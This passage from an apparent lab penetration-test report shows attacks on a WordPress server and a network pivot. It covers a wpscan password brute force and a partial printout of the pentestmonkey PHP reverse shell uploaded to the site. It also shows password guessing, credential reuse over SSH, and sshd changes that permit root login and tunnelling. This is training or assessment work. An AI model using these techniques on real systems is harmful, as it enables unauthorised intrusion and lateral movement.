


Figure 3.0.15 Webserver 1's WordPress site

The webpage seems incomplete as there are default comments, text and images throughout the page. Old WordPress sites typically use the default account of ‘admin’.

```
[+] Memory used: 211.291 MB
[+] Elapsed time: 00:00:04
root@kali:~/Desktop# wpscan --url http://172.16.221.237/wordpress -U admin -P /usr/share/john/p
assword.lst
```

Figure 3.0.16 wpscan against webserver 1

Figure 3.0.16 shows the ‘wpscan’ tool running a bruteforce attack on the admin account




Figure 3.0.17 wpscan snippet of Webserver 1

Figure 3.0.17 shows that the 'wpscan' tool successfully found the password of the WordPress site's admin account. The scan also identified what versions of the software is running on Webserver 1 this can be found in Appendix D.





Figure 3.0.18 Access to the WordPress admin site

Figure 13.0.18 shows the credentials of the 'wpscan', these credentials allowed access to the WordPress Admin site. This can now be used for privilege escalation to access the machine.



```
root@kali:/usr/share/webshells/php# cat php-
php-backdoor.php       php-reverse-shell.php
root@kali:/usr/share/webshells/php# cat php-
php-backdoor.php       php-reverse-shell.php
root@kali:/usr/share/webshells/php# cat php-reverse-shell.php
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  If these terms are not acceptable to
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
// -----------
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '127.0.0.1';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
```

Figure 3.0.19 Pentest Monkeys code for shell

Figure 3.0.19 shows the reverse shell code from the Kali Linux machine that was uploaded to Webserver 1 to communicate to a netcat listener on the Kali machine.




Figure 3.0.20 upload shellcode to WordPress page

Figure 3.0.20 shows the upload of the reverse shell code to 'page.php' page.




Figure 3.0.21 Netcat listener

Figure 3.0.21 shows the set-up of a netcat listener on the corresponding port and IP address of the Kali Linux Machine. The page was then reloaded giving access to the system .




Figure 3.0.22 Webserver 1 Shell stabilisation

Figure 3.0.22 shows that the shell requires to be stabilised using a small python script written to '/tmp/paulshell.py'. This successfully stabilised the shell allowing a search for other accounts on the system.

Figure 3.0.23 Switching accounts

Figure 3.0.23 shows an account called “user”. The password of this account was identified through trial and error to be ‘user’ . This account has root access to the system.




Figure 3.0.24 Ifconfig command against Webserver 1

Figure 3.0.24 shows the output ‘Ifconfig’ command confirming that there are no further connections.

192.168.0.224/30

A Nmap scan of the 192.168.0.224/30 subnet

```
root@kali:~# nmap 192.168.0.224/30
Starting Nmap 7.80 ( https://nmap.org ) at 2022-12-08 12:43 EST
Nmap scan report for 192.168.0.225
Host is up (0.00050s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.0.226
Host is up (0.00087s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https
```

Figure 3.0.25 Nmap scan of 192.168.0.224/30

Figure 3.0.25 shows two hosts were discovered on this subnet:

- 192.168.0.225 - VyOS Router 1
- 192.168.0.226 - VyOS Router 2

Router 2

This router was scanned in further detail to identify what operating system and service versions were running.

```
root@kali:~# nmap -sV -O 192.168.0.226
Starting Nmap 7.80 ( https://nmap.org ) at 2022-12-08 12:46 EST
Nmap scan report for 192.168.0.226
Host is up (0.00079s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 2 hops
Service Info: Host: vyos; Device: router
```

Figure 3.0.26 VyOS Router 2 Nmap scan

Figure 3.0.26 shows the detailed Nmap scan results from Router 2. It was found to be running the same VyOS router software as Router 1, however SSH does not appear available. The system is accessible with the same default Telnet credentials as Router 1.

Figure 3.0.27 Router 2 interfaces and connections

Figure 3.0.27 shows interfaces and connections on Router 2:

- Eth1: A computer with a direct connection on the subnet 192.168.0.32/27
- Eth2 : Another router and beyond connections 192.168.0.229/30
- Eth3: Router 1 and beyond connections 192.168.0.226/30

192.168.0.32/27

A basic Nmap scan of the 192.168.0.32/27 subnet

```
Connection closed by foreign host.
root@kali:~# nmap 192.168.0.32/27
Starting Nmap 7.80 ( https://nmap.org ) at 2022-12-08 16:25 EST
Nmap scan report for 192.168.0.33
Host is up (0.0014s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.0.34
Host is up (0.0018s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
2049/tcp open  nfs
```

Figure 3.0.28 Nmap scan

Figure 3.0.28 shows two hosts on this subnet, they are:

- 192.168.0.33 – Router 2 (previously discovered)
- 192.168.0.34 - Computer 2

By running a more detailed Nmap scan

```
root@kali:~# nmap -sV -O 192.168.0.34
Starting Nmap 7.80 ( https://nmap.org ) at 2022-12-20 11:59 EST
Nmap scan report for 192.168.0.34
Host is up (0.0012s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp  open  rpcbind 2-4 (RPC #100000)
2049/tcp open  nfs_acl 2-3 (RPC #100227)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 3 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 3.0.29 Detailed Nmap scan

Figure 3.0.39 shows three services running NFS, SSH and RPCBIND. The SSH was tested with the discovered credentials from Computer 1.

Computer 2

```
root@kali:~# ssh xadmin@192.168.0.34
xadmin@192.168.0.34's password:
Permission denied, please try again.
xadmin@192.168.0.34's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Mon Nov 28 16:37:49 2022 from 192.168.0.200
xadmin@xadmin-virtual-machine:~$ ls -al
```

Figure 3.0.30 ssh into 192.168.0.34

Figure 3.0.30 shows that the previous credentials discovered on Computer 1 of 'xadmin' and 'plums' gained access to Computer 2.

```
xadmin@xadmin-virtual-machine:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:15:5d:00:04:10
          inet addr:192.168.0.34  Bcast:192.168.0.63  Mask:255.255.255.224
          inet6 addr: fe80::215:5dff:fe00:410/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1990 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1428 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:165260 (165.2 KB)  TX bytes:150907 (150.9 KB)

eth1      Link encap:Ethernet  HWaddr 00:15:5d:00:04:11
          inet addr:13.13.13.12  Bcast:13.13.13.255  Mask:255.255.255.0
          inet6 addr: fe80::215:5dff:fe00:411/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:80 errors:0 dropped:0 overruns:0 frame:0
          TX packets:64 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:11245 (11.2 KB)  TX bytes:10071 (10.0 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:226 errors:0 dropped:0 overruns:0 frame:0
          TX packets:226 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:16777 (16.7 KB)  TX bytes:16777 (16.7 KB)

xadmin@xadmin-virtual-machine:~$
```

Figure 3.0.31 1Ifconfig on Computer 2

Figure 3.0.31 shows that the Ifconfig command was run to see the network connections on Computer 2. There were three connections "eth0", "eth1", and "lo". The 'eth0' is the connection used to connect the PC to the network. The 'eth1' is the connection used to connect to the 13.13.13.0 subnet. The 'lo' is a local loopback connection.

13.13.13.0/27

```
ifconfig
sudo tcpdump -i eth1
sudo tcpdump -i eth0
ifconfig
ping 13.13.13.13
ssh xadmin@13.13.13.13
ls
sudo apt-get update
sudo apt-get install grub-efi
cd /etc/default/
sudo nano grub
```

Figure 3.0.32 .bash_history file

Figure 3.0.32 shows the bash history on Computer 2 where we can see that the user has pinged and used SSH to connect to 13.13.13.13 with the username 'xadmin', however no password is given. The system has no bruteforce or network mapping tools installed so a pivot is set up to give the Kali Linux Machine access.

```
Sorry, try again.
sudo: 3 incorrect password attempts
xadmin@xadmin-virtual-machine:~$ sudo passwd root
[sudo] password for xadmin:
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
xadmin@xadmin-virtual-machine:~$
```

Figure 2.0.33 root account with passwd toor

Figure 2.0.33 shows Computer 2 setup with a root account with the username/password configuration of root/toor. This is carried out to allow a tunnel to be established.

```
# Authentication:
LoginGraceTime 120
PermitRootLogin without-password
StrictModes yes
```

```
# Authentication:
LoginGraceTime 120
PermitRootLogin yes
StrictModes yes
PermitTunnel yes
```

Figure3.0.34 sshd_config before / after

Figure 2.0.33 shows the changed SSH permissions to permit root login and allow tunnelling within the 'sshd_config' 'file.

```
root@kali:~# ssh root@192.168.0.34 -w 0:0
root@192.168.0.34's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Fri Dec  9 13:55:40 2022 from 192.168.0.200
root@xadmin-virtual-machine:~#
```

Figure 3.0.35 login as root to Computer 2

Figure 3.0.35 shows the SSH connection to Computer 2 as ‘root’, this allowing the tunnel to be established.




Figure 3.0.36 set up tunnel on computer 2

Figure 3.0.36 shows the tunnel setup on Computer 2 as tun0.




Figure3.0.37 set up tunnel on computer 2

Figure 3.0.37 shows the tunnel setup on the Kali Linux Machine as tun0.




Figure 3.0.38 network routing

Figure 3.0.38 shows the 13.13.13.0/24 subnet assigned to tunnel tun0.




Figure 3.0.39 enable forwarding

Figure 3.0.39 shows port forwarding enabled on Computer 2 allowing for an Nmap scan of the whole subnet.

